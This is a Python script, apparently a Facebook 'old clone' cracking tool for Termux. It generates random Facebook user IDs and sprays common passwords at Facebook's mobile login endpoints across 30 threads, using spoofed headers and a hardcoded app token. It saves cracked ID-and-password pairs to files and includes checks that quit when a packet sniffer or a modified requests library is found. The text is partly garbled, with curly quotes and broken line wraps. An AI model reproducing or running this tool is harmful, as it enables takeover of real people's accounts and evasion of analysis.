```
import os
import re
import time
import uuid
import hashlib
import random
import string
import requests
import sys
import json
import urllib
from bs4 import BeautifulSoup
from random import randint as rr
from concurrent.futures import ThreadPoolExecutor as tred
from os import system
from datetime import datetime

# Ensure required modules are installed
modules = ['requests', 'urllib3', 'mechanize', 'rich']
for module in modules:
    try:
        __import__(module)
    except ImportError:
        os.system(f'pip install {module}')

# Suppress InsecureRequestWarning
```

```
from requests.exceptions import ConnectionError
from requests import api, models, sessions
requests.urllib3.disable_warnings()
# login system
import getpass

username = “SHAHZADA”
password = “BRAND”

# username input
user = input(“Enter username: “)
# password input (hidden)
pwd = getpass.getpass(“Enter password: “)

if user == username and pwd == password:
   print(“ ✅ Login successful!”)
   # yahan apna main tool ya command chalega
else:
   print(“ ❌ Wrong username or password!”)
   exit()

# Initial setup and promotion
os.system(‘clear’)
print(‘ \x1b[38;5;46mAHB SERVER LOADING....’)
```

```
os.system('pip uninstall requests chardet urllib3 idna certifi -y;pip install chardet urllib3 idna certifi requests')

os.system('pip install httpx pip install beautifulsoup4')

print('loading Modules ...\n')

os.system('clear')

os.system('xdg-open https://www.youtube.com/@AliRafique2962-B')

os.system('xdg-open https://www.facebook.com/BaLoch0654')



# --- Anti-tampering and Security Checks ---

# The script checks if the source code of the 'requests' library has been modified

# or if packet sniffing tools are being used.

try:

   api_body = open(api.__file__, 'r').read()

   models_body = open(models.__file__, 'r').read()

   session_body = open(sessions.__file__, 'r').read()

   word_list = ['print', 'lambda', 'zlib.decompress']

   for word in word_list:

      if word in api_body or word in models_body or word in session_body:

         exit()

except:

   pass



class sec:

   """
```


```
  A security class to detect debugging and packet sniffing tools.
  “””
  def __init__(self):
    self.__module__ = __name__
    self.__qualname__ = ‘sec’
    # Paths to check for modifications
    paths = [
      ‘/data/data/com.termux/files/usr/lib/python3.12/site-
packages/requests/sessions.py’,
      ‘/data/data/com.termux/files/usr/lib/python3.12/site-packages/requests/api.py’,
      ‘/data/data/com.termux/files/usr/lib/python3.12/site-packages/requests/models.py’
    ]
    for path in paths:
      if ‘print’ in open(path, ‘r’).read():
        self.fuck()
    # Check for HTTPCanary (a packet sniffing app)
    if os.path.exists(‘/storage/emulated/0/x8zs/app_icon/com.guoshi.httpcanary.png’):
      self.fuck()
    if os.path.exists(‘/storage/emulated/0/Android/data/com.guoshi.httpcanary’):
      self.fuck()

  def fuck(self):
    “””
    Terminates the script if tampering is detected.
    “””
    print(‘ \x1b[1;32m Congratulations ! ‘)
```

```
        self.linex()
        exit()

    def linex(self):
        print('\x1b[38;5;48m━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━')

# Global variables
method = []
oks = []
cps = []
loop = 0
user = []

# Color codes for terminal output
X = '\x1b[1;37m'
rad = '\x1b[38;5;196m'
G = '\x1b[38;5;46m'
Y = '\x1b[38;5;220m'
PP = '\x1b[38;5;203m'
RR = '\x1b[38;5;196m'
GS = '\x1b[38;5;40m'
W = '\x1b[1;37m'
```

```
def windows():
    “””
    Generates a random Windows User-Agent string.
    “””
    aV = str(random.choice(range(10, 20)))
    A = f”Mozilla/5.0 (Windows; U; Windows NT {str(random.choice(range(5, 7)))}.1; en-US) AppleWebKit/534.{aV} (KHTML, like Gecko) Chrome/{str(random.choice(range(8, 12)))}.0.{str(random.choice(range(552, 661)))}.0 Safari/534.{aV}”
    bV = str(random.choice(range(1, 36)))
    bx = str(random.choice(range(34, 38)))
    bz = f’5{bx}.{bV}’
    B = f”Mozilla/5.0 (Windows NT {str(random.choice(range(5, 7)))}.{str(random.choice([‘2’, ‘1’]))}) AppleWebKit/{bz} (KHTML, like Gecko) Chrome/{str(random.choice(range(12, 42)))}.0.{str(random.choice(range(742, 2200)))}.{str(random.choice(range(1, 120)))} Safari/{bz}”
    cV = str(random.choice(range(1, 36)))
    cx = str(random.choice(range(34, 38)))
    cz = f’5{cx}.{cV}’
    C = f”Mozilla/5.0 (Windows NT 6.{str(random.choice([‘2’, ‘1’]))}; WOW64) AppleWebKit/{cz} (KHTML, like Gecko) Chrome/{str(random.choice(range(12, 42)))}.0.{str(random.choice(range(742, 2200)))}.{str(random.choice(range(1, 120)))} Safari/{cz}”
    D = f”Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.{str(random.choice(range(1, 7120)))}.0 Safari/537.36”
    return random.choice([A, B, C, D])


def window1():
    “””
```

```
    Generates another variant of a random Windows User-Agent string.
    """
    aV = str(random.choice(range(10, 20)))
    A = f"Mozilla/5.0 (Windows; U; Windows NT {random.choice(range(6, 11))}.0; en-US) AppleWebKit/534.{aV} (KHTML, like Gecko) Chrome/{random.choice(range(80, 122))}.0.{random.choice(range(4000, 7000))}.0 Safari/534.{aV}"
    bV = str(random.choice(range(1, 36)))
    bx = str(random.choice(range(34, 38)))
    bz = f'5{bx}.{bV}'
    B = f"Mozilla/5.0 (Windows NT {random.choice(range(6, 11))}.{random.choice(['0', '1'])}) AppleWebKit/{bz} (KHTML, like Gecko) Chrome/{random.choice(range(80, 122))}.0.{random.choice(range(4000, 7000))}.{random.choice(range(50, 200))} Safari/{bz}"
    cV = str(random.choice(range(1, 36)))
    cx = str(random.choice(range(34, 38)))
    cz = f'5{cx}.{cV}'
    C = f"Mozilla/5.0 (Windows NT 6.{random.choice(['0', '1', '2'])}; WOW64) AppleWebKit/{cz} (KHTML, like Gecko) Chrome/{random.choice(range(80, 122))}.0.{random.choice(range(4000, 7000))}.{random.choice(range(50, 200))} Safari/{cz}"
    latest_build = rr(6000, 9000)
    latest_patch = rr(100, 200)
    D = f"Mozilla/5.0 (Windows NT {random.choice(['10.0', '11.0'])}; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.{latest_build}.{latest_patch} Safari/537.36"
    return random.choice([A, B, C, D])


# Set window title
sys.stdout.write('\x1b]2;【W W K 👑 】\x07')
```

```
    # WWK Clover Logo – Green – Version 2.5
def ____banner____():
    if 'win' in sys.platform:
        os.system('cls')
    else:
        os.system('clear')

    print(""" \033[1;32m
```



```
\033[0m""")


def creationyear(uid):
    """
    Estimates the Facebook account creation year based on the UID.
    """
    if len(uid) == 15:
        if uid.startswith('1000000000'):
```

```
    return '2009'
if uid.startswith('100000000'):
    return '2009'
if uid.startswith('10000000'):
    return '2009'
if uid.startswith(('1000000', '1000001', '1000002', '1000003', '1000004', '1000005')):
    return '2009'
if uid.startswith(('1000006', '1000007', '1000008', '1000009')):
    return '2010'
if uid.startswith('100001'):
    return '2010'
if uid.startswith(('100002', '100003')):
    return '2011'
if uid.startswith('100004'):
    return '2012'
if uid.startswith(('100005', '100006')):
    return '2013'
if uid.startswith(('100007', '100008')):
    return '2014'
if uid.startswith('100009'):
    return '2015'
if uid.startswith('10001'):
    return '2016'
if uid.startswith('10002'):
    return '2017'
if uid.startswith('10003'):
```

```
            return '2018'
        if uid.startswith('10004'):
            return '2019'
        if uid.startswith('10005'):
            return '2020'
        if uid.startswith('10006'):
            return '2021'
        if uid.startswith('10009'):
            return '2023'
        if uid.startswith(('10007', '10008')):
            return '2022'
        return ''
    elif len(uid) in (9, 10):
        return '2008'
    elif len(uid) == 8:
        return '2007'
    elif len(uid) == 7:
        return '2006'
    elif len(uid) == 14 and uid.startswith('61'):
        return '2024'
    else:
        return ''


def clear():
    os.system('clear')
```

```
def linex():
   print(‘\x1b[38;5;48m━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━
━━━━━━━━━━━━━━━━━━’)



def BNG_71_():
   “””
   Main menu function.
   “””
   ____banner____()
   print(‘      \x1b[38;5;196m(\x1b[1;37mA\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1
;37m\x1b[38;5;46mOLD CLONE’)
   linex()
   __Jihad__ =
input(f”      \x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37
m\x1b[38;5;41mCHOICE  {W}: {Y}”)
   if __Jihad__ in (‘A’, ‘a’, ‘01’, ‘1’):
      old_clone()
   else:
      print(f”\n    {rad}Choose Valid Option... “)
      time.sleep(2)
      BNG_71_()



def old_clone():
```

```
    “””
    Menu for selecting old account cloning type.
    “””
    ____banner____()
    print(‘      \x1b[38;5;196m(\x1b[1;37mA\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1
;37m\x1b[38;5;49mALL SERIES’)
    linex()
    print(‘      \x1b[38;5;196m(\x1b[1;37mB\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1
;37m\x1b[38;5;49m100003/4 SERIES’)
    linex()
    print(‘      \x1b[38;5;196m(\x1b[1;37mC\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1
;37m\x1b[38;5;49m2009 series’)
    linex()
    _input =
input(f”      \x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37
m\x1b[38;5;41mCHOICE  {W}: {Y}”)
    if _input in (‘A’, ‘a’, ‘01’, ‘1’):
        old_One()
    elif _input in (‘B’, ‘b’, ‘02’, ‘2’):
        old_Tow()
    elif _input in (‘C’, ‘c’, ‘03’, ‘3’):
        old_Tree()
    else:
        print(f”\n[×]{rad} Choose Value Option... “)
        BNG_71_()
```

```
def old_One():
    “””
    Cloning method for accounts from 2010-2014.
    “””
    user = []
    ____banner____()
    print(f”      \x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;49mOld Code {Y}:{G} 2010-2014”)
    ask = input(f”      \x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;41mSELECT {Y}:{G} “)
    linex()
    ____banner____()
    print(f”      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m>\x1b[38;5;196m×\x1b[1;37m<\x1b[38;5;46mEXAMPLE {Y}:{G} 20000 / 30000 / 99999”)
    limit = input(f”      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m>\x1b[38;5;196m×\x1b[1;37m<\x1b[38;5;46mSELECT {Y}:{G} “)
    linex()
    star = ‘10000’
    for _ in range(int(limit)):
        data = str(random.choice(range(1000000000, 1999999999 if ask == ‘1’ else 4999999999)))
        user.append(data)
    print(‘      \x1b[38;5;196m(\x1b[1;37mA\x1b[38;5;196m)\x1b[1;37m>\x1b[38;5;196m×\x1b[1;37m<\x1b[38;5;46mMETHOD 1’)
    print(‘      \x1b[38;5;196m(\x1b[1;37mB\x1b[38;5;196m)\x1b[1;37m>\x1b[38;5;196m×\x1b[1;37m<\x1b[38;5;46mMETHOD 2’)
    linex()
```

```
    meth =
input(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m>\x1b[38;5;196m×\x1
b[1;37m<\x1b[38;5;46mCHOICE {W}(A/B): {Y}").strip().upper()
    with tred(max_workers=30) as pool:
        ____banner____()
        print(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m>\x1b[38;5;196m×
\x1b[1;37m<\x1b[38;5;46mTOTAL ID FROM CRACK {Y}: {G}{limit}{W}")
        print(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m>\x1b[38;5;196m×
\x1b[1;37m<\x1b[38;5;46mUSE AIRPLANE MOD FOR GOOD RESULT{G}")
        linex()
        for mal in user:
            uid = star + mal
            if meth == 'A':
                pool.submit(login_1, uid)
            elif meth == 'B':
                pool.submit(login_2, uid)
            else:
                print(f"    {rad}[!] INVALID METHOD SELECTED")
                break



def old_Tow():
    """
    Cloning method for accounts with specific prefixes.
    """
    user = []
    ____banner____()
```

```
  print(f"      \x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;46mOLD CODE {Y}:{G} 2010-2014")

  ask =
input(f"      \x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;46mSELECT {Y}:{G} ")

  linex()

  ____banner____()

  print(f"      \x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;46mEXAMPLE {Y}:{G} 20000 / 30000 / 99999")

  limit =
input(f"      \x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;46mSELECT {Y}:{G} ")

  linex()

  prefixes = ['100003', '100004']

  for _ in range(int(limit)):

    prefix = random.choice(prefixes)

    suffix = ''.join(random.choices('0123456789', k=9))

    uid = prefix + suffix

    user.append(uid)

  print('      \x1b[38;5;196m(\x1b[1;37mA\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;46mMETHOD A')

  print('      \x1b[38;5;196m(\x1b[1;37mB\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;46mMETHOD B')

  linex()

  meth =
input(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;46mCHOICE {W}(A/B): {Y}").strip().upper()

  with tred(max_workers=30) as pool:

    ____banner____()
```

```
    print(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x
1b[1;37m\x1b[38;5;46mTOTAL ID FROM CRACK {Y}: {G} {limit}{W}")

    print(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x
1b[1;37m\x1b[38;5;46mUSE AIRPLANE MOD FOR GOOD RESULT{G}")

    linex()

    for uid in user:

      if meth == 'A':

        pool.submit(login_1, uid)

      elif meth == 'B':

        pool.submit(login_2, uid)

      else:

        print(f"    {rad}[!] INVALID METHOD SELECTED")

        break



def old_Tree():

  """

  Cloning method for accounts from 2009-2010.

  """

  user = []

  ____banner____()

  print(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b
[1;37m\x1b[38;5;46mOLD CODE {Y}:{G} 2009-2010")

  ask =
input(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1
;37m\x1b[38;5;46mSELECT {Y}:{G} ")

  linex()
```

```
    ____banner____()

    print(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b
[1;37m\x1b[38;5;46mEXAMPLE {Y}:{G} 20000 / 30000 / 99999")

    limit =
input(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1
;37m\x1b[38;5;46mTOTAL ID COUNT {Y}:{G} ")

    linex()

    prefix = '1000004'

    for _ in range(int(limit)):

        suffix = ''.join(random.choices('0123456789', k=8))

        uid = prefix + suffix

        user.append(uid)

    print('      \x1b[38;5;196m(\x1b[1;37mA\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1
;37m\x1b[38;5;46mMETHOD A')

    print('      \x1b[38;5;196m(\x1b[1;37mB\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1
;37m\x1b[38;5;46mMethod B')

    linex()

    meth =
input(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1
;37m\x1b[38;5;46mCHOICE {W}(A/B): {Y}").strip().upper()

    with tred(max_workers=30) as pool:

        ____banner____()

        print(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x
1b[1;37m\x1b[38;5;46mTOTAL ID FROM CRACK {Y}: {G}{limit}{W}")

        print(f"      \x1b[38;5;196m(\x1b[1;37m★\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x
1b[1;37m\x1b[38;5;46mUSE AIRPLANE MOD FOR GOOD RESULT{G}")

        linex()

        for uid in user:
```

```
        if meth == 'A':
            pool.submit(login_1, uid)
        elif meth == 'B':
            pool.submit(login_2, uid)
        else:
            print(f"    {rad}[!] INVALID METHOD SELECTED")
            break



def login_1(uid):
    """
    Login attempt method 1.
    """
    global loop
    session = requests.session()
    try:
        sys.stdout.write(f"\r\r\x1b[1;37m\x1b[38;5;196m+\x1b[1;37m\x1b[38;5;196m(\x1b[1;37mAHB-M1\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m(\x1b[38;5;192m{loop}\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m(\x1b[1;37mOK\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m(\x1b[38;5;192m{len(oks)}\x1b[38;5;196m)")
        sys.stdout.flush()
        for pw in ('123456', '1234567', '12345678', '123456789'):
            data = {
                'adid': str(uuid.uuid4()),
                'format': 'json',
```

```
    'device_id': str(uuid.uuid4()),
    'cpl': 'true',
    'family_device_id': str(uuid.uuid4()),
    'credentials_type': 'device_based_login_password',
    'error_detail_type': 'button_with_disabled',
    'source': 'device_based_login',
    'email': str(uid),
    'password': str(pw),
    'access_token': '350685531728|62f8ce9f74b12f84c123cc23437a4a32',
    'generate_session_cookies': '1',
    'meta_inf_fbmeta': '',
    'advertiser_id': str(uuid.uuid4()),
    'currently_logged_in_userid': '0',
    'locale': 'en_US',
    'client_country_code': 'US',
    'method': 'auth.login',
    'fb_api_req_friendly_name': 'authenticate',
    'fb_api_caller_class': 'com.facebook.account.login.protocol.Fb4aAuthHandler',
    'api_key': '882a8490361da98702bf97a021ddc14d'
}
headers = {
    'User-Agent': window1(),
    'Content-Type': 'application/x-www-form-urlencoded',
    'Host': 'graph.facebook.com',
    'X-FB-Net-HNI': '25227',
    'X-FB-SIM-HNI': '29752',
```

```
            'X-FB-Connection-Type': 'MOBILE.LTE',
            'X-Tigon-Is-Retry': 'False',
            'x-fb-session-id': 'nid=jiZ+yNNBgbwC;pid=Main;tid=132;',
            'x-fb-device-group': '5120',
            'X-FB-Friendly-Name': 'ViewerReactionsMutation',
            'X-FB-Request-Analytics-Tags': 'graphservice',
            'X-FB-HTTP-Engine': 'Liger',
            'X-FB-Client-IP': 'True',
            'X-FB-Server-Cluster': 'True',
            'x-fb-connection-token': 'd29d67d37eca387482a8a5b740f84f62'
        }
        res = session.post('https://b-graph.facebook.com/auth/login', data=data, headers=headers, allow_redirects=False).json()
        if 'session_key' in res:
            print(f"\r\r\x1b[1;37m>\x1b[38;5;196m ├Ч\x1b[1;37m<\x1b[38;5;196m(\x1b[1;37mAHB\x1b[38;5;196m) \x1b[1;97m= \x1b[38;5;46m{uid} \x1b[1;97m= \x1b[38;5;46m{pw} \x1b[1;97m= \x1b[38;5;45m{creationyear(uid)}")
            open('/sdcard/AHB-OLD-M1-OK.txt', 'a').write(f"{uid}|{pw}\n")
            oks.append(uid)
            break
        elif 'www.facebook.com' in res.get('error', {}).get('message', ''):
            print(f"\r\r\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m(\x1b[1;37mAHB\x1b[38;5;196m) \x1b[1;97m= \x1b[38;5;46m{uid} \x1b[1;97m= \x1b[38;5;46m{pw} \x1b[1;97m= \x1b[38;5;45m{creationyear(uid)}")
            open('/sdcard/AHB-OLD-M1-OK.txt', 'a').write(f"{uid}|{pw}\n")
            oks.append(uid)
            break
```

```
    loop += 1
  except Exception:
    time.sleep(5)



def login_2(uid):
  “””
  Login attempt method 2.
  “””
  sys.stdout.write(f”\r\r\x1b[1;37m\x1b[38;5;196m+\x1b[1;37m\x1b[38;5;196m(\x1b[1;37
mAHB-
M2\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m(\x1b[38;5;192m
{loop}\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m(\x1b[1;37mO
K\x1b[38;5;196m)\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m(\x1b[38;5;192m{l
en(oks)}\x1b[38;5;196m)”)


  for pw in (‘123456’, ‘123123’, ‘1234567’, ‘12345678’, ‘123456789’):
    try:
      with requests.Session() as session:
        headers = {
          ‘x-fb-connection-bandwidth’: str(rr(20000000, 29999999)),
          ‘x-fb-sim-hni’: str(rr(20000, 40000)),
          ‘x-fb-net-hni’: str(rr(20000, 40000)),
          ‘x-fb-connection-quality’: ‘EXCELLENT’,
          ‘x-fb-connection-type’: ‘cell.CTRadioAccessTechnologyHSDPA’,
          ‘user-agent’: window1(),
          ‘content-type’: ‘application/x-www-form-urlencoded’,
```

```
            'x-fb-http-engine': 'Liger'
        }
        url = f"https://b-api.facebook.com/method/auth.login?format=json&email={str(uid)}&password={str(pw)}&credentials_type=device_based_login_password&generate_session_cookies=1&error_detail_type=button_with_disabled&source=device_based_login&meta_inf_fbmeta=%20¤tly_logged_in_userid=0&method=GET&locale=en_US&client_country_code=US&fb_api_caller_class=com.facebook.fos.headersv2.fb4aorca.HeadersV2ConfigFetchRequestHandler&access_token=350685531728|62f8ce9f74b12f84c123cc23437a4a32&fb_api_req_friendly_name=authenticate&cpl=true"
        po = session.get(url, headers=headers).json()
        if 'session_key' in str(po):
            print(f"\r\r\x1b[1;37m\x1b[38;5;196m\x1b[1;37m<\x1b[38;5;196m(\x1b[1;37mAHB\x1b[38;5;196m) \x1b[1;97m= \x1b[38;5;46m{uid} \x1b[1;97m= \x1b[38;5;46m{pw} \x1b[1;97m= \x1b[38;5;45m{creationyear(uid)}")
            open('/sdcard/AHB-OLD-M2-OK.txt', 'a').write(f"{uid}|{pw}\n")
            oks.append(uid)
            break
        elif 'session_key' in po:
            print(f"\r\r\x1b[1;37m\x1b[38;5;196m\x1b[1;37m\x1b[38;5;196m(\x1b[1;37mAHB\x1b[38;5;196m) \x1b[1;97m= \x1b[38;5;46m{uid} \x1b[1;97m= \x1b[38;5;46m{pw} \x1b[1;97m= \x1b[38;5;45m{creationyear(uid)}")
            open('/sdcard/AHB-OLD-M2-OK.txt', 'a').write(f"{uid}|{pw}\n")
            oks.append(uid)
            break
    except Exception as e:
        pass
  loop += 1
```

```
if __name__ == '__main__':
    BNG_71_()
```